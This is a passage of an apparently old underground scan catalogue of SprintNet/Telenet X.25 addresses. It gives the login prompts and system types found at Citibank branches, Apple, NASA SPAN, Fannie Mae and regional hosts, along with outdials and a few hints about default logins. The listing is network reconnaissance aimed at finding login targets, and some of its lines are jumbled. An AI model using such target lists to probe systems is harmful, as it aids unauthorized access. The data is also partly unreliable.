223 179	$			
223 183		Prime		
223 184		Prime	PRIMENET 23.2.0vB PROD-C	
223 185			Citibank Hongkong	
223 186			Citibank Hongking	
223 187	$	DECserver		
223 188		GS/1	CITITRUST/WIN Gateway! (Toll 25 cents)	
223 189	$	DECserver		
223 191			(need x.citipc terminal emulator)	
223 193		Prime		
223 194		VAX/VMS		
223 199	$			
223 200			NETWORK USER VALIDATION.	
223 201			C/C/M INT'L 3 ENTER YOUR ID : [ ]	
223 202			C/C/M INT'L 4 ENTER YOUR ID : [ ]	
223 204			C/C/M INT'L 6 ENTER YOUR ID : [ ]	
223 208			C/C/M ENTER YOUR ID : [ ]	
223 210			NETWORK USER VALIDATION.	
223 211			CITI Master Policy Bulletin Board	
223 212			""	
223 216		VAX/VMS	*** Unauthorized Access Prohibited ***	
223 217				
223 218				
223 222		Unix SysV	Citibank PDC Registration System	

```
223 223               CITIBANK SINGAPORE
223 223    Unix       discovery login:
223 227    Prime      PRIMENET 23.2.0.R43 BASCOS
223 234    VCP-1000   Terminal Server
223 256    VOS        CITIBANK - NSO      NEW YORK, NY
223 258    VOS        CITIBANK - NSO      NEW YORK, NY
223 259    VOS        CITIBANK - NSO      NEW YORK, NY
223 260    VAX/VMS    Unauthorized Use Is Prohibited
223 503    ???        :
223 508
223 510    VOS        Citibank Puerto Rico
223 512    VAX/VMS    #6 Node: NYF050
223 513               CITI CASH MANAGEMENT NETWORK -
223 515    Prime      PRIMENET 23.2.0.R43 BASCOS
223 519    Prime      PRIMENET 23.2.0.R43 OBSPOM
223 520  $            CitiMail II
223 521  $ Major BBS  User-ID?                                  new
223 523    Prime      PRIMENET 23.2.0.R43 LATPRI
223 524  $ GS/1       Cititrust (Cayman)'s WIN Gateway!
223 527               INVALID COMMAND SYNTAX
223 600
223 1000              CITI CASH MANAGEMENT NETWORK
223 1002
223 3002              NETWORK USER VALIDATION.
223 3003   ???        Welcome to Citiswitch, New York
223 3008   ???                    ""
223 3011   Unix       DG/UX Release 4.32. AViiON  (gnccsvr)
223 3012   Unix       DG/UX Release 4.32. AViiON  (gnccsvr)
223 3020   Prime
223 3030 $ VAX/VMS
223 3031 *
223 3042A             CITI Master Policy Bulletin Board
223 3044
223 3046
223 3048 $ DECserver
223 3052   Unix       DG/UX Release 4.32. AViiON  (parsvr)
223 3056 *
223 3060B  TBBS       Citicorp Futures Corp.
223 3064 $
223 3066
223 3067              NETWORK USER VALIDATION.
223 3070 *
223 3074              NETWORK USER VALIDATION.
223 3075A  Port Selec Systems: EQX/SUP,SECURID,TS,TS1,TS2,TS3,PBX
223 3077
223 3080A             PERSONNEL SERVICES & TECHNOLOGY'S DATA PABX NETWORK.
223 3082
223 3083              ENQUIRE       GSM User ID?
223 3086   VOS        Citishare
223 3088   HP-3000    SYSTEMC.HP.CITIBANK
223 4700 *
223 8050              ILLEGAL SOURCE ADDRESS 0B 80
223 8052
223 8053              TYPE .
223 8056              ILLEGAL SOURCE ADDRESS 0B 80
223 8057 *
223 8058              ILLEGAL SOURCE ADDRESS 0B 80
223 8059              ILLEGAL SOURCE ADDRESS 0B 80
223 8100   Prime      PRIMENET 23.1.0 LATRG1
223 8101   Prime      PRIMENET 23.1.0 LATRG2
223 8201
223 8202              Enter password:
223 8602   Prime      PRIMENET 23.2.0.R43 OBSPOM
223 8804              11 - FORMAT ERROR
223 10009             I/P LOGIN CODE
223 10010             I/P LOGIN CODE
223 10015             I/P LOGIN CODE
223 10030             UMP 15, TP (DEV A)  >
223 10032             UMP 2,  XGATE (NODE 6)
223 10050             I/P LOGIN CODE
```

Каталог SprintNet — Часть 2

Автор: не указан

Данный файл представляет собой вторую часть каталога узлов сети SprintNet (бывшая Telenet), составленного методом сканирования. Для каждого префикса (кода зоны) перечислены адреса X.25, операционные системы и строки приглашения/ответа обнаруженных систем. Символы в столбце адреса: `$` — платный/контролируемый выход, `*` — соединение установлено, но подробности не выяснены.

---

224 — Citibank (сканирование: различные диапазоны)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
224 1                  CITIBANK
224 2      VAX/VMS     Global Report
224 4      Prime       PRIMENET 23.2.0vB PROD-A
224 5      DECserver
224 6                  CITIBANK CANADA-CB1
224 10                 CITIBANK BRASIL
224 11                 C/C/M
224 12     Prime       PRIMENET 23.2.0vA OZPROD
224 14                 C/C/M
224 16                 CITIBANK FRANKFURT
224 17     DECserver
224 20     DECserver
224 21
224 22
224 23                 CITIBANK N.A. BAHRAIN -  BOOK  SYSTEM
224 24                 NETWORK USER VALIDATION.
224 26
224 27                 CITIBANK JOHANNESBURG
224 30                 CITIBANK PIRAEUS
224 31                 ADAM_COSMOS
224 32                 CITIBANK LONDON
224 33                 CITIBANK PARIS
224 34                 CITIBANK LONDON
224 35                 DUBLIN_COSMOS
224 36                 CITIBANK ATG - TEST8.2
224 37
224 38                 CITIBANK LEWISHAM
224 39                 CITIBANK MILAN
224 40
224 41                 CITICORP/CITIBANK
224 42                 CITICORP/CITIBANK
224 43                 VIENNA_COSMOS
224 44                 CITIBANK LONDON
224 45                 NORDIC_COSMOS
224 46                 NORDIC_COSMOS
224 47                 Enter Secure Access ID -02->
224 48     Prime       CONNECTED TO 03 35-50
224 49                 CITIBANK FRANKFURT
224 50                 CITICORP/CITIBANK
224 51                 CITICORP CASH MANAGEMENT SERVICES
224 53                 JERSEY_COSMOS
224 55                 SIGN-ON NAO ACEITO
224 56     DECserver
224 57     VAX/VMS
224 61                 CITIBANK SYDNEY
224 62                 CITIBANK SINGAPORE
```

```
224 63                CITIBANK MANILA
224 64     Prime
224 65                CITIBANK SINGAPORE
224 68     DECserver
224 70                London Branch Miniswitch
224 71                CCM - Citi Cash Manager
224 73     DECserver
224 74                CITI CASH MANAGEMENT NETWORK
224 75                IBI MIS Systems
224 76
224 78                CITIBANK HONG KONG
224 79                CITIBANK
224 80     VAX/VMS    UNAUTHORIZED ACCESS to this SYSTEM is PROHIBITED
224 81
224 82     Prime      PRIMENET 23.2.0vB PROD-C
224 83     IBM 3708
224 85
224 86     Prime      PRIMENET 23.1.0 LATRG1
227 87     DECserver
224 89     Prime      PRIMENET 23.1.0 LATRG1
224 91     Prime
224 92     VCP-1000   Terminal Server (decserver clone)
224 93
224 95                BMS==>
224 98                C/C/M
224 100               Cityswitch
224 104               BMS==>
224 105
224 108
224 110
224 113    Prime      PRIMENET 23.1.0 LATRG2
224 122    VAX/VMS?   Global Report from Citicorp
224 125               PLEASE ENTER TRANSACTION ID:
224 128    Prime      PRIMENET 23.2.0.R43 LATPRI
224 129
224 130    VAX/VMS    GLOBAL TREASURY PRODUCTS
224 132    Prime      PRIMENET 23.2.0vB PROD-B
224 135    VAX/VMS    CMAPD - SRPC Vax Development System
224 136    VAX/VMS    #6Node: NYF050
224 137    HP-3000
224 138
224 139    VAX/VMS    (restricted access system)
224 140    VAX/VMS              ""
224 141               :
224 142               C/C/M
224 143               CITI CASH MANAGEMENT NETWORK
224 147               C/C/M
224 148               CITIBANK LONDON
224 149               LISBON_COSMOS
224 150    DEC        Welcome to the DEC Gateway
224 153               CITI CASH MANAGEMENT NETWORK
224 155    Prime      PRIMENET 23.2.0vB PROD-B
224 157    DecServer
224 158
224 159               CDS DATA PROCESSING SUPPORT
224 160               (pad?)
224 161    VAX/VMS
224 162    Prime
224 163    Prime
224 164    Prime      PRIMENET 22.1.2 WINMIS
224 165    GS/1       LTN>
224 166    VAX/VMS    GLOBAL TREASURY PRODUCTS
224 167    VAX/VMS    GLOBAL TREASURY PRODUCTS
224 168    VAX/VMS    Global Report from Citicorp
224 170               ELECTRONIC CHECK MANAGER  ENTER 'ECM'
224 172               CitiMail II - Asia Pacific
224 174               PERSONNEL SERVICES & TECHNOLOGY'S DATA PABX NETWORK
224 175               Enter T or V for TSO or M for VM/CMS.
224 176    DECserver
224 177    VAX/VMS    Unauthorized Use Is Prohibited
224 179               <<please enter logon>>
```

```
224 180               Citibank N.A. PUERTO RICO
224 193               :
224 194    VOS        CitiShare Milwaukee, Wisconsin
224 195               Citimail II
224 196    Xyplex     X.25 Terminal Server
224 197    VAX/VMS
224 199
224 200    EMULEX     TCP/LAT-Compatible Terminal Server
224 204
224 205    Prime
224 207               Communications Subsystem For Interconnection
224 210    VOS        try "list_users"
224 211    Major-BBS  User-ID:
224 212               Master Policy Bulletin Board
224 213               %%%
224 214               INDIQUE O TIPO DE TERMINAL
224 216    VAX/VMS    *** Unauthorized Access Prohibited ***
224 217    Prime
224 218    DECserver
224 220               CHANNEL 01/049. ENTER CHOICE:
224 221               BUDAPEST_COSMOS (user 63)
224 222
224 223               CITIBANK SINGAPORE
224 227
224 230
224 234    VCP-1000   (decserver clone)
224 236               CITIBANK LEWISHAM
224 237    DECserver
224 300  $            CitiMail II
224 320    VAX/VMS
224 602    VOS        list_users
224 700  $            CitiMail II (Asia Pacific)
224 701    Prime      PRIMENET 23.2.0vB DEV-A
224 704    Prime      PRIMENET 23.2.0vB PROD-C
224 3004              Enter destination : node.port or :SFA
224 3006              Enter destination : node.port or :SFA
224 3010
224 3013              London Branch Miniswitch
224 3014              CONNECTED TO CITIBANK LONDON
224 3016              BMS==>
224 3024              BMS==>
224 3027              Enter destination : node.port or :SFA
224 3032              CITIBANK LONDON
224 3035   EMULEX     TCP/LAT-Compatible Terminal Server
224 3036   EMULEX     TCP/LAT-Compatible Terminal Server
224 3037 $            Citimail II - C.M.E.A
224 3038 $
224 3039 $            Citimvs X.25 Gateway
224 3043   VAX/VMS    UNAUTHORIZED ACCESS to this SYSTEM is PROHIBITED
224 3047              Enter destination : node.port or :SFA
224 3058 *
224 3059 *
224 3103              CITIBANK PARIS
224 3116              CITICORP/CITIBANK
224 3117   VAX/VMS    UNAUTHORIZED ACCESS TO THIS SYSTEM IS PROHIBITED
224 312  3 *
224 3124              CITIBANK MILAN
224 3127              CITIBANK MILAN
224 3128 *
224 3131              CITIBANK FRANKFURT
224 3133              CITIBANK FRANKFURT
224 3230
224 3231
224 3235              CITICORP/CITIBANK
224 3236              CITICORP/CITIBANK
224 4022
224 8006              Welcome to Citiswitch, HK
224 8008   VAX/VMS    GTN gateway/Regional Billing/PCSA/CMG accpt
224 8010
224 8011   Unix       INFOBASE2 login:
224 8014   Prime
```

```
224 8018 *
224 8022 *
224 8023 *
224 8026
224 8027
224 8030
224 8031
224 8033
224 8034
224 8035
224 8105              ENTER RESOURCE :
224 8106              Global Report from Citicorp
224 8122              CITIBANK TOKYO
224 8210
224 8211              CITIBANK MANILA
224 8410              CITIBANK SYDNEY
224 8412              CITIBANK SYDNEY
224 8414              PLEASE ENTER YOUR ID : -1->
224 8415   EMULEX     TCP/LAT-Compatible Terminal Server
224 8416   Prime
224 8509              CITIBANK HONGKONG
224 8620
224 8621
224 8622
224 8623
224 8624
224 8625
224 8626
224 8627
224 8629
224 8720              CITIBANK SINGAPORE
224 8722 *
224 8725 $ COSMOS
224 8730   DECserver
224 8731              CITIBANK SINGAPORE
224 9010   Prime
224 9011   VAX/VMS    *** Authorized Personnel Only ***
224 9150              CITIBANK HONGKONG
```

---

277 — Apple Computer Inc. (сканирование: различные диапазоны)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ---------------------------------------------------
277 125J   VAX/VMS     YODA  *AUTHORIZED USERS ONLY*
277 127    VAX/VMS     Apple Canada Inc.
277 128    VAX/VMS     For internal use only. CHATTERBOX
277 130J   VAX/VMS     YODA  *AUTHORIZED USERS ONLY*
277 133    ???         Apple Computer, Inc. X.25 PAD to IP/TCP/TELNET
```

---

301 — Мэриленд (сканирование: 0–2000)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ---------------------------------------------------
301 20                 MEDLINE
301 21   *
301 26     PRIME       DNAMD1 Online
301 33     VOS         United Communications Computer Services Group
301 35                 User Access Verification    Username:
301 37                 MEDLINE
301 40                 MEDLINE
301 56                 U#=
```

```
301 46   *
301 54     VAX/VMS 5.2
301 56                 U#=
301 77   *
301 78   *
301 100    VOS         United Communications Computer Services Group
301 125    VAX/VMS
301 140                MEDLINE
301 150  $ VAX/VMS
301 165  *
301 170    VOS         United Communications Computer Services Group
301 253    Prime       Primecom Network 19.4Q.111 System 35
301 254    Prime       Primecom Network 19.4Q.111 System 59
301 307    Prime       ER!
301 310    Prime       Primecom Network 19.4Q.106 System 51
301 320    Prime       Primecom Network 19.4Q.111 System 53
301 330    Prime       Primecom Network 19.4Q.111 System 30
301 331    Prime       Primecom Network 19.4Q.111 System 31
301 332    Prime       Primecom Network 19.4Q.111 System 32
301 333    Prime       Primecom Network 19.4Q.111 System 33
301 335    Prime       Primecom Network 19.4Q.111 System 35
301 336    VAX/VMS     Welcome to VMS 4.6
301 341    Prime       Primecom Network 19.4Q.111 System 41
301 342    Prime       Primecom Network 19.4Q.111 System 42
301 343    Prime       Primecom Network 19.4Q.111 System 43
301 344    Prime       Primecom Network 19.4Q.111 System 44
301 345    Prime       Primecom Network 19.4Q.111 System 45
301 346    Prime       Primecom Network 19.4Q.111 System 46
301 351    Prime       Primecom Network 19.4Q.111 System 95
301 352    Prime       Primecom Network 19.4Q.111 System 52
301 353    Prime       Primecom Network 19.4Q.111 System 53
301 356    Prime       Primecom Network 18.4Y System 56
301 357    Prime       Primecom Network 19.4Q.111 System 57
301 358    Prime       Primecom Network 19.4Q.111 System 58
301 361    Prime       Primecom Network 19.4Q.111 System 31
301 364    Prime       Primecom Network 19.4Q.111 System 64
301 390    Prime       Primecom Network 19.4Q.111 System 90
301 391    Prime       Primecom Network 19.4Q.111 System 91
301 392    Prime       Primecom Network 19.4Q.111 System 92
301 393    Prime       Primecom Network 19.4Q.111 System 93
301 394    Prime       Primecom Network 19.4Q.111 System 30
301 395    Prime       Primecom Network 19.4Q.111 System 95
301 396    Prime       Primecom Network 19.4Q.111 System 96
301 397    Prime       Primecom Network 19.4Q.111 System 97
301 398    Prime       Primecom Network 19.4Q.111 System 98
301 441  *
301 442  *
301 443  *
301 444  *
301 447  *
301 448  *
301 449  *
301 450  *
301 455    Unix SysV   oldabacis login: (uucp)
301 521  $             NETX A000VD03 READY FOR LOGON
301 530                PLEASE ENTER  LOGIN
301 535A
301 546  *
301 548
301 558  *
301 559  *
301 560  *
301 563  $ VM/CMS?     INVALID-SW-CHARS
301 565    Unix        E.T.Net/The National Library of Medicine.
301 1130
301 1131
301 1134 *
301 1136 *
301 1139               8001A69E
301 1142               9769AFC6
301 1153 *
```

```
  301 1230               You are not authorized to connect to this machine.
  301 1241               Fannie Mae
  301 1243               USER ID
  301 1244 *
  301 1245 *
  301 1253 *
  301 1551 *
  301 2040 *
  301 2042 *
```

---

302 — Делавэр (сканирование: 0–300)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  302 41   $             (running same/similar software as tymnet)
```

---

303 — Колорадо (сканирование: 0–1000)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  303 21   $             outdial (303)
  303 33                 Password >
  303 47   *
  303 114  $             outdial (303)
  303 115  $             outdial (303)
  303 120    Prime       PRIMENET 22.1.3.R35 SAMSON
  303 140                X29 Password:
  303 141  *
  303 142  *
  303 242  $ VAX/VMS     AZTEK Engineering MicroVAX (AZTKD1)
  303 268  *
  303 330  *
  303 333  *
  303 338  *
  303 561    Prime       PRIMENET 22.1.1.R11 SPARKY
  303 579    Prime       PRIMENET 22.1.3.R35 CAESAR
  303 800  *
```

---

304 — Западная Вирджиния (сканирование: 0–300)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  304 101                ENTER: ASV2, ASV3 OR MPL780
  304 130                ENTER: ASV2, ASV3 OR MPL780
```

---

305 — Флорида (сканирование: 0–2000)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  305 4                  USER ID
  305 34                 USER ID
```

```
  305 59                .INVALID COMMAND
  305 105  $            outdial (305)
  305 106  $            outdial (305)
  305 120  $            outdial (305)
  305 121  $            outdial (305)
  305 122  $            outdial (305)
  305 135  *
  305 140               .INVALID COMMAND
  305 141               Select Desired System:
  305 142               USER ID
  305 145               USER ID
  305 149    hp-x000    S901.NET.BUC
  305 150  *
  305 156               USER ID
  305 162               WN0100000000000000000000000000000
  305 170  *
  305 171    VM/CMS?    ENTER SWITCH CHARACTERS
  305 172               WN0100000000000000000000000000000
  305 175               USER ID
  305 177               WN0100000000000000000000000000000
  305 178    hp-x000    S901.NET.BUC
  305 237               Comcast Information Services
  305 241               WN0100000000000000000000000000000
  305 245  *
  305 247
  305 250    Unix
  305 339               CONNECTED TO PACKET/74
  305 347               CONNECTED TO PACKET/74
  305 362               CLARIONET  Userid :  new
  305 363               CLARIONET
  305 364               CLARIONET
  305 365               CLARIONET
  305 366               CLARIONET
  305 370  $
  305 371    VAX/VMS    Usuario :
  305 372  $ VAX/VMS    ORL001
  305 471
  305 472  $ HP-3000    MIA.MIA.EI
  305 700
  305 1036              CONNECTED TO PACKET/74
  305 1037              CONNECTED TO PACKET/74
  305 1043   Unix
  305 1040              USER ID
  305 1242   AOS
  305 1243 *
  305 1244   Prime      PRIMENET 22.1.3 DZ-MIA
```

---

309 — Иллинойс (сканирование: 0–200)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  309 30   *
```

---

312 — Иллинойс (сканирование: 0–1500)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  312 34                 YOUR ENTRY IS INCORRECT.
  312 35   $ TSO
  312 37   *
  312 40
```

```
312 41                YOUR ENTRY IS INCORRECT.
312 45                YOUR ENTRY IS INCORRECT.
312 53     TSO        COMMAND UNRECOGNIZED
312 54     TSO
312 59                Id Please:
312 64   $            Purdue Annex  (*.cc.purdue.edu)
312 65   $            MSG 1: COMMAND INVALID FROM PHTIB010
312 74   *
312 75   *
312 77   $            USER ID
312 78   $            USER ID
312 121               enter system id --
312 125  *
312 131    VM/CMS     SYSTEMV
312 150               PLEASE ENTER SUBSCRIBERID;PASSWORD
312 159               PLEASE ENTER SUBSCRIBERID;PASSWORD
312 160               USERID:
312 170  $ VAX/VMS    This is SKMIC4 - Authorized use only
312 233               USERID:
312 235
312 240  *
312 245  *
312 253  *
312 254  *
312 256               PLEASE LOGIN
312 257  *
312 258               ID:
312 269               CUSTOMER ID:
312 270               CUSTOMER ID:
312 271               CUSTOMER ID:
312 350  *
312 351    TSO
312 354  *
312 378               BAXTER ASAP SYSTEM (LINE EG75)
312 379    TSO
312 398  $            MHP201A ITVI0180  * VERSION 6.0.2 *.
312 400               BAXTER ASAP SYSTEM (LINE EGC7)
312 401               BAXTER ASAP SYSTEM (LINE EG4D)
312 402               BAXTER ASAP SYSTEM (LINE EGC5)
312 403    TSO
312 405    TSO
312 410  $            outdial (312)
312 411  $            outdial (312)
312 451    TSO
312 452               BAXTER ASAP SYSTEM (LINE EGED)
312 475  *
312 476  *
312 477  $            USER ID
312 520    Unix       R59X01 login:
312 521    Unix       R58X01 login:
312 522    Unix       R67X01 login:
312 524    Unix       R51X01 login:
312 525    Unix       R41X01 login:
312 526               PASSWORD
312 528               PASSWORD
312 530  *
312 531  *
312 532  $ VAX/VMS
312 533  *
312 534  $            (echo)
312 535  $            (echo)
312 536  $            (echo)
312 537  $            (echo)
312 538  $            (echo)
312 585  *
312 587  *
312 588  *
312 589  *
312 655    TSO
312 740               TELENET ASYNC TO 3270 SERVICE
312 762  *
```

```
312 763  *
312 764  *
312 765  *
312 766  *
312 767  *
312 768  *
312 769  *
312 770  $            TELENET ASYNC TO 3270 SERVICE
312 772  $            TELENET ASYNC TO 3270 SERVICE AB-NET
312 1130   Unix       R52X01 login:
312 1131   Unix       R61X01 login:
312 1132   Unix       R63X01 login:
312 1133   Unix       R40X01 login:
312 1134   Unix       R43X01 login:
312 1135   Unix       R46X01 login:
312 1139   Unix       R65X01 login:
312 1140   Unix       R54X01 login:
312 1141   Unix       R71X01 login:
312 1142   Unix       R56X01 login:
312 1143   Unix       R55X01 login:
312 1144   Unix       R48X01 login:
312 1150   Unix       R47X01 login:
312 1151   Unix       R62X01 login:
312 1152   Unix       R45X01 login:
312 1153   Unix       R42X01 login:
312 1154   Unix       R74X01 login:
312 1155   Unix       R60X01 login:
312 1177 *
312 1179 *
312 1232              REQUEST IN VIOLATION OF SYSTEM SECURITY STANDARDS
312 1233              REQUEST IN VIOLATION OF SYSTEM SECURITY STANDARDS
312 1250              YOUR ENTRY IS INCORRECT.
312 1251              YOUR ENTRY IS INCORRECT.
312 1258   Prime      PRIMENET 23.2.0.r26 HS6650
312 1259              ENTER ID   (Westlaw)
312 1270 *
312 1271 *
312 1272 *
312 1275 *
312 1301              MHP201A A00B1001  * VERSION 5.5.3 *.
312 1302              MHP201A A00B1101  * VERSION 5.5.3 *.
312 1303              MHP201A A00B1101  * VERSION 5.5.3 *.
312 1304              MHP201A A00B1101  * VERSION 5.5.3 *.
312 1305              MHP201A A00B1101  * VERSION 5.5.3 *.
312 1306              MHP201A A00B1101  * VERSION 5.5.3 *.
312 1307              MHP201A A00B1101  * VERSION 5.5.3 *.
312 1308              MHP201A A00B1101  * VERSION 5.5.3 *.
312 1309              MHP201A A00B1101  * VERSION 5.5.3 *.
312 1310              MHP201A A00B1101  * VERSION 5.5.3 *.
312 1311              MHP201A A00B1101  * VERSION 5.5.3 *.
312 1340 *
312 1341              ENTER ID   (Westlaw)
312 1534 *
312 1535 *
```

---

313 — Мичиган (сканирование: 0–2000)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
313 24   $              outdial (313)
313 40                 Autonet Line 3130095084
313 41                 Autonet Line 3130095084
313 62                 Merit:X.25 Gateway
313 75   *
313 82                 Enter "CMS userid", "TSO userid ", "SIMVTAM termid"
312 219                enter system id --
```

```
  313 101  $             outdial (313)
  313 111  $             outdial (313)
  313 140  $             USER ID
  313 144  $ DTC         DTCHQ02.WD.WD
  313 145                Please enter your Access Code ?
  313 146                Please enter your Access Code ?
  313 148                PLEASE ENTER SUBSCRIBERID;PASSWORD
  313 152    Unix/SunOS  SPRINT.COM SunLink X.29 service
  313 153                MHP1201I TERMINAL CONNECTED TO PACKET/74
  313 160                PASSWORD (this will hang you up)
  313 164                VU/TEXT
  313 165  *
  313 171                U#=
  313 173    VAX/VMS     IPP VAX/VMS V5.4-3 SYSTEM VIP012
  313 202                Merit:X.25 Gateway
  313 214  $             outdial (313)
  313 216  $             outdial (313)
  313 239    Unix        Valenite
  313 250    HP-3000
  313 330  $ Unix        Domino's Pizza Distribution Corp
  313 350  *
  313 351  *
  313 352  *
  313 353  *
  313 354  *
  313 355  *
  313 365    Unix/SunOS  This is our latest and greatest X.29 service
  313 705    OS4000 5.5  Logging in  user
  313 800    Prime       PRIMENET 22.1.4.R39v D1D2
  313 1020               USER ID
  313 1021               USER ID
  313 1032 *
  313 1162   Unix        R44X01 login:
  313 1163   Unix        R69X01 login:
  313 1164   Unix        R50X01 login:
  313 1165   Unix        R57X01 login:
  313 1166   Unix        R64X01 login:
  313 1167   Unix        R66X01 login:
  313 1169   Unix        R70X01 login:
  313 1170   Unix        R73X01 login:
  313 1171   Unix        R75X01 login:
  313 1172   Unix        R72X01 login:
  313 1174   Unix        R77X01 login:
  313 1175   Unix/SysV   (jupiter)
  313 1176   Unix        aries login:
  313 1177   Unix        hermes login:
```

---

314 — Миссури (сканирование: 0–300)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  314 139  *
  314 143  $ ???         Please log in (or type "/DOC/DEMO").
  314 260
```

---

315 — Нью-Йорк (сканирование: 0–300)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  315 20                 (echo)
  315 32   $             COMMAND UNRECOGNIZED
```

```
315 50   $ SIM3278
315 135                (echo)
315 136                (echo)
315 137  $             GTE CAMILLUS NY
315 138                CONNECTED TO PACKET/94
315 145    VAX/VMS     Username:
315 149  $             GTE CAMILLUS NY
315 150                GTE CAMILLUS NY
315 151                GTE CAMILLUS NY
315 152                (echo)
315 162                CONNECTED TO PACKET/400
315 172  *
315 231
```

---

317 — Индиана (сканирование: 0–300)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
317 55   $             outdial (317)
317 113  $             outdial (317)
317 114  $             outdial (317)
317 127    VTAM/M02
317 134  $ Prime       PRIMENET 22.0.4.R8 PENTEK
317 136  *
317 140    VAX/VMS
317 142  *
317 143  $             (hangs up)
317 145    Prime       PRIMENET 22.1.3 ARVN01
317 148                USER ID
317 154    VAX/VMS
317 157  *
317 159  *
317 164  $             (hangs up)
317 174
317 235  $             CONNECTED TO PACKET/74
317 251                CONNECTED TO PACKET/400
317 253  *
317 255
317 260    Unix        SIL_CHI
317 299                ASYNC to whatever -- (try logical unit=9)
317 335    VAX/VMS
317 336  *
```

---

321 — SPAN/NASA (сканирование: недоступно)

Примечание: Доступ к SPAN теперь проходит через шлюз проверки подлинности сети. Выполнить сканирование этого префикса не удалось. Ниже приведено сообщение, которое выдаётся при попытке подключения:

```
Entering the NASA Packet Switching System (NPSS)
Please Report Service Access Problems To (205) 544-1771

<insert large warning banner>

USERID>
PASSWORD>
SERVICE>
```

---

401 — Род-Айленд (сканирование: 0–300)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  401 50   *
  401 230  *
```

---

402 — Небраска (сканирование: 0–300)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  402 47
  402 57     Unix        NCR 386/486  System name: tower12
  402 131  *
  402 231  *
```

---

404 — Джорджия (сканирование: 0–700)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  404 55   *
  404 57
  404 59
  404 70
  404 77
  404 79
  404 143
  404 171
  404 235.1  Port Selec  The Journal Of Commerce
  404 235.2  VAX/VMS     Nedlloyd Lines Region Management North America
  404 244
  404 247
  404 250.1              CUSTOMER ID:
  404 250.2              (garbage)
  404 251.1              CUSTOMER ID:
  404 252.1              CUSTOMER ID:
  404 262.2              TACL 1>
  404 263.2              TACL 1>
  404 264.2              TACL 1>
  404 265.2              TACL 1>
  404 266.2              TACL 1>
  404 349    Prime       PRIMENET 22.1.3 EHPATL
  404 358
  404 359
  404 372    VOS
  404 373    VOS
  404 374  *
  404 560    VAX/VMS
  404 633    VAX/VMS
  404 635    VAX/VMS
```

---

405 — Оклахома (сканирование: 0–300)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  405 45                 ENTER SESSION ESTABLISHMENT REQUEST :
```

```
405 46                TACL 1>
405 130  *
405 242    VAX/VMS
405 245  *
405 246
405 248  *
405 249  *
```

---

408 — Калифорния (сканирование: 0–1500)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
408 21   $              outdial (408)
408 31   *
408 45   $ HP-3000     SPECTRA-PHYSICS  LASERS
408 49   *
408 61
408 77   $              USER ID
408 110  $              outdial (408)
408 111  $              outdial (408)
408 121    HP-3000     SAGAN.HP.COM
408 127    Unix
408 133  $              (echo)
408 159  $ VAX/VMS
408 177  *
408 235    AOS         GLOBAL WEATHER MV3
408 238    Unix
408 260  *
408 261  *
408 264                Portal Communications Company. NEW/INFO/HELP
408 267  *
408 268  *
408 271
408 273
408 335    VAX/VMS     CONNECTING TO NODE: LTCTST
408 342  $ Unix/SunOS  (OSI)
408 343  $ VTAM        Amdahl Corporate Computer Network
408 344  $ VAX/VMS     ANDO running VMS V5.4-2
408 346    Unix        IGC Networks   login:new  password:<cr>
408 352  $ VTAM        Amdahl Corporate Computer Network
408 356  *
408 357  *
408 378    Unix        X.25 PAD  (pad echo)
408 450    Unix        HP-UX moe
408 444  $ HP-3000     Finnigan Corporation
408 445  $ VAX/VMS     GEC PLESSEY Semiconductors
408 449    VAX/VMS     Friden Neopost (Node: PRDSYS)
408 450    Unix        HP-UX moe
408 456  *
408 530  *
408 531  *
408 532  *
408 534  $ DTC         DTC02.DOMAIN.ORGANIZATION
408 539                User Access Verification Password:
408 1050
408 1046 *
408 1050
408 1051
408 1052
408 1053
408 1054   Port Selec  First Image
408 1055
408 1060 $              REQUESTED APPLICATION NOT DEFINED
408 1061 $              REQUESTED APPLICATION NOT DEFINED
408 1062 $              REQUESTED APPLICATION NOT DEFINED
408 1063 $              REQUESTED APPLICATION NOT DEFINED
```

```
  408 1064 $             REQUESTED APPLICATION NOT DEFINED
  408 1065 $             REQUESTED APPLICATION NOT DEFINED
  408 1066 $             REQUESTED APPLICATION NOT DEFINED
  408 1067 $             REQUESTED APPLICATION NOT DEFINED
  408 1068 $             REQUESTED APPLICATION NOT DEFINED
